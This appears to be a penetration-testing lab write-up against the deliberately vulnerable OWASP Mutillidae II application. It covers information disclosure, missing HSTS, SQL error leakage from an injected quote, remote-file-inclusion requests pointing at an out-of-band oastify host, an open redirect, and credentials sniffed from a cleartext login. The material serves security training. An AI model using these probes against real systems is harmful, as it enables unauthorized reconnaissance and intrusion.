
The phpinfo() function outputs detailed information about the PHP environment, including:

- PHP version and configuration options
- Loaded extensions and their settings
- Server information (OS, web server version)
- Directory paths and file locations

SSL Misconfiguration

http://192.168.58.164/mutillidae/index.php?page=ssl-misconfiguration.php

- Missing the HSTS header can expose users to various security risks, primarily man-in-the-middle (MitM) attacks, such as SSL stripping.



```
HTTP/1.1 200 OK
Date: Thu, 16 Jan 2025 18:31:53 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.2j PHP/5.6.30 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.30
Logged-In-User:
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 48137
```


- Without HSTS, attackers can intercept initial HTTP requests, forcing users to connect over insecure connections, which compromises data integrity and confidentiality.

Robots.txt

http://192.168.58.164/mutillidae/index.php?page=robots-txt.php

- robots.txt is a text file used by websites to communicate with web crawlers and other automated agents about which parts of the site should not be accessed or indexed.

- It is part of the Robots Exclusion Protocol (REP), which is a standard used by websites to manage how search engines and other bots interact with their content.



```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

- Location: The robots.txt file is typically located in the root directory of a website (e.g., https://www.example.com/robots.txt).

Syntax: The file contains directives that specify which user agents (web crawlers) are allowed or disallowed from accessing certain parts of the site.

- User -agent: Specifies the web crawler to which the rule applies.
- Disallow: Indicates which pages or directories should not be accessed.
- Allow: Specifies pages or directories that can be accessed, even if a parent directory is disallowed.


Improper Error Handling

User Info Lookup/Login Page

http://192.168.58.164/mutillidae/index.php?page=user-info.php

- OWASP error handling for login pages emphasizes the importance of providing generic error messages to prevent attackers from gaining insights into valid usernames or passwords.

- The impact of poor error handling can lead to increased vulnerability to brute force attacks and unauthorized access, while disclosing specific error details can expose sensitive information about the authentication process.




Please enter username and password to view account details

Name	admin
Password	•••••

Dont have an account? Please register here

Results for "admin".1 records found.

Username=admin
Password=admin
Signature=root


AJAX
Switch to SOAP Web Service Version of this Page
View Account Details
Click here to reset the DB

Please enter username and password to view account details

Name	admin'
Password	••••

Dont have an account? Please register here

Error Message

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin'' at line 2 client_info: 5.1.41 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username='admin'' AND password='admin' (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(264): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(165): SQLQueryHandler->getUserAccount('admin'', 'admin') #3 /owaspbwa/mutillidae-git/index.php(607): require_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error attempting to display user information

Search Functionality

http://192.168.58.164/mutillidae/index.php?page=pen-test-tool-lookup.php

http://192.168.58.164/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php

- Improper error handling in search tool functionality can reveal sensitive information, such as database structure or file paths, which may aid attackers in exploiting vulnerabilities.

- The risks include unauthorized access and data breaches, as overly detailed error messages can provide insights into the application's inner workings.

- The impact of improper error handling can lead to significant security vulnerabilities, including the potential for attackers to perform reconnaissance and identify weaknesses in the system.

Malicious File Execution

Text File Viewer

http://192.168.58.164/mutillidae/?page=text-file-viewer.php

- In a text file viewer, if user input is not properly validated or sanitized, an attacker could manipulate the file path to include a remote file (e.g., a malicious script hosted on an external server).

- This could allow the attacker to execute arbitrary code on the server or retrieve sensitive data from the server's environment.

- The impact of RFI in a text file viewer can include unauthorized access to the server, leading to data theft, server compromise, or the installation of malware.

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
[..]

textfile=https://go86gmlge2l11ivsdtrvrqueb5hw5otd.oastify.com&text-file-viewer-php-
submit-button=View+File
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Feb 2025 22:13:10 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
[...]
<span ReflectedXSSExecutionPoint=\"1\" class="label">File:
https://go86gmlge2l11ivsdtrvrqueb5hw5otd.oastify.com</span><pre></pre>
                        <!-- End Content -->
                </blockquote>
                        </td>
                </tr>
        </table>
```

Source Code Viewer

http://192.168.58.164/mutillidae/?page=source-viewer.php

- In a Source Code Viewer, if user input is not properly validated or sanitized, an attacker could exploit the functionality to include and execute remote files, potentially leading to the exposure of sensitive source code or configuration files.

- This could allow attackers to gain insights into the application’s logic, vulnerabilities, and sensitive information such as API keys or database credentials.

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
[...]

page=source-viewer.php&phpfile=http://67bwzc46xs4rk8eiwjalagd4uv0mogc5.oastify.com&source-file-viewer-php-submit-button=View+File
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Feb 2025 22:18:46 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.5
[...]

<span ReflectedXSSExecutionPoint=\"1\" class="label">File: http://67bwzc46xs4rk8eiwjalagd4uv0mogc5.oastify.com</span>
```


A10 - Unvalidated Redirects

Credits Page


http://192.168.58.164/mutillidae/index.php?page=redirectandlog.php

- Unvalidated redirects and forwards occur when a web application accepts user input that specifies a URL to which the user will be redirected or forwarded without proper validation. This can allow attackers to manipulate the redirect or forward destination, potentially leading users to malicious sites or phishing pages.

- The primary risk associated with unvalidated redirects is that attackers can exploit this vulnerability to redirect users to harmful websites, which may lead to phishing attacks, malware distribution, or other malicious activities.



```
GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.owasp.org HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: showhints=1; PHPSESSID=4u6ahh880ir1jiljisbok1isd3
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



Please support the OWASP mission to improve software security through Open Source initiatives and community education.

Explore the world of cyber security

Driven by volunteers, OWASP resources are accessible for everyone.

A9 - Insufficient Transport Layer Protection


Missing HSTS Header

http://192.168.58.164/mutillidae/index.php?page=ssl-misconfiguration.php

- HTTP Strict Transport Security (HSTS) is a web security policy mechanism that helps protect websites against man-in-the-middle attacks such as protocol downgrade attacks and cookie hijacking.

- When a website does not implement the HSTS header, it fails to enforce secure connections (HTTPS) for all communications, allowing users to access the site over an insecure HTTP connection.

- The impact of a missing HSTS header can be significant, as it exposes users to potential eavesdropping and data tampering by attackers.



```
HTTP/1.1 200 OK
Date: Fri, 07 Feb 2025 07:58:24 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.5
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 39908
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```


HTTP Login Form

http://192.168.58.164/mutillidae/index.php?page=login.php

- When a login form is served over HTTP instead of HTTPS, the data transmitted between the user's browser and the server is not encrypted.

- This means that any sensitive information, such as usernames and passwords, can be intercepted by attackers through various means, such as packet sniffing or man-in-the-middle attacks.

- The impact of using an HTTP login form is severe, as it exposes users' credentials to potential theft and unauthorized access. If attackers capture this information, they can gain access to user accounts, leading to data breaches, identity theft, and financial loss.



```
No.  Time          Source          Destination     Protocol Length Info
 174 13.348707373  192.168.58.164  192.168.58.139  HTTP     6119 HTTP/1.1 200 OK  (PNG)
 219 13.364146967  192.168.58.164  192.168.58.139  HTTP      861 HTTP/1.1 200 OK  (PNG)
 263 13.376146099  192.168.58.164  192.168.58.139  HTTP     5556 HTTP/1.1 200 OK  (application/javascript)
 267 13.523375912  192.168.58.139  192.168.58.164  HTTP      463 GET /mutillidae/favicon.ico HTTP/1.1
 269 13.525715880  192.168.58.164  192.168.58.139  HTTP     1696 HTTP/1.1 200 OK  (image/x-icon)
 271 13.534142571  192.168.58.139  192.168.58.164  HTTP      468 GET /mutillidae/images/right.gif HTTP/1.1
 272 13.539018937  192.168.58.164  192.168.58.139  HTTP     1402 HTTP/1.1 200 OK  (GIF89a)
 289 15.554050525  192.168.58.139  81.134.111.24   OCSP      470 [TCP Previous segment not captured] Request
 291 15.558747377  81.134.111.24   192.168.58.139  OCSP      943 Response
 316 15.603325169  192.168.58.139  81.134.111.24   OCSP      470 Request
 318 15.607938601  81.134.111.24   192.168.58.139  OCSP      944 Response
 357 24.252040328  192.168.58.139  192.168.58.164  HTTP      726 POST /mutillidae/index.php?page=login.php HTTP/1.1  (application/x-www-form-urlencoded)
 364 24.264778417  192.168.58.164  192.168.58.139  HTTP     2192 HTTP/1.1 302 Found  (text/html)
 366 24.274065121  192.168.58.139  192.168.58.164  HTTP      600 GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
 368 24.295848744  192.168.58.164  192.168.58.139  HTTP      290 HTTP/1.1 200 OK  (text/html)
 371 24.401775761  192.168.58.139  192.168.58.164  HTTP      512 GET /mutillidae/images/like-icon-48-48.png HTTP/1.1
 374 24.405863478  192.168.58.164  192.168.58.139  HTTP      253 HTTP/1.1 200 OK  (PNG)
 376 24.410030124  192.168.58.139  192.168.58.164  HTTP      518 GET /mutillidae/images/question-mark-229-347.png HTTP/1.1
 377 24.410163599  192.168.58.139  192.168.58.164  HTTP      510 GET /mutillidae/images/siren-128-128.png HTTP/1.1
 378 24.410272652  192.168.58.139  192.168.58.164  HTTP      520 GET /mutill
```

```
▸ Frame 357: 726 bytes on wire (5808 bits), 726 bytes captured (5808 bits) on interface et
▸ Ethernet II, Src: VMware_78:4e:80 (00:0c:29:78:4e:80), Dst: VMware_cf:5a:47 (00:0c:29:cf
▸ Internet Protocol Version 4, Src: 192.168.58.139, Dst: 192.168.58.164
▸ Transmission Control Protocol, Src Port: 35200, Dst Port: 80, Seq: 2385, Ack: 95289, Len
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "username" = "admin"
  ▸ Form item: "password" = "admin"
  ▸ Form item: "login-php-submit-button" = "Login"
```

Hypertext Transfer Protocol: Protocol

192.168.58.164/mutillidae/index.php?popUpNotificationCo

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder)

Logged In Admin: admin (root)

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application


A8 - Failure to Restrict URL Access

Exposed Admin Panel

http://192.168.58.164/mutillidae/index.php?page=admin.php

- An exposed admin panel refers to an administrative interface that is accessible over the internet without adequate security measures, such as IP whitelisting or strong authentication.

- The impact of an exposed admin panel can be severe, as it allows unauthorized users to gain access to sensitive administrative functions, potentially leading to data breaches, system manipulation, and complete compromise of the application or server.



Not Secure
http://192.168.58.164/mutillidae/index.php?page=admin.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.3.1
Security Level: 0 (Hosed)
Hints: Enabled (1 - 5cr1pt K1dd1e)
Not Logged In
Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL
Secret PHP Server Configuration Page
Back
Help Me!
PHP Version 5.3.2-1ubuntu4.5
php

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Sep 17 2010 13:32:04
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626

Robots.txt

http://192.168.58.164/mutillidae/robots.txt

- The robots.txt file is a publicly accessible file that instructs web crawlers and search engines on which parts of a website should not be indexed or accessed.
- If this file is exposed, it may inadvertently disclose sensitive directories or files that the website owner intended to keep private.
- The impact of an exposed robots.txt file can lead to increased risk of information leakage, as attackers may use the disclosed paths to locate and exploit sensitive areas of the website, potentially leading to unauthorized access, data breaches, or other security vulnerabilities.



```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

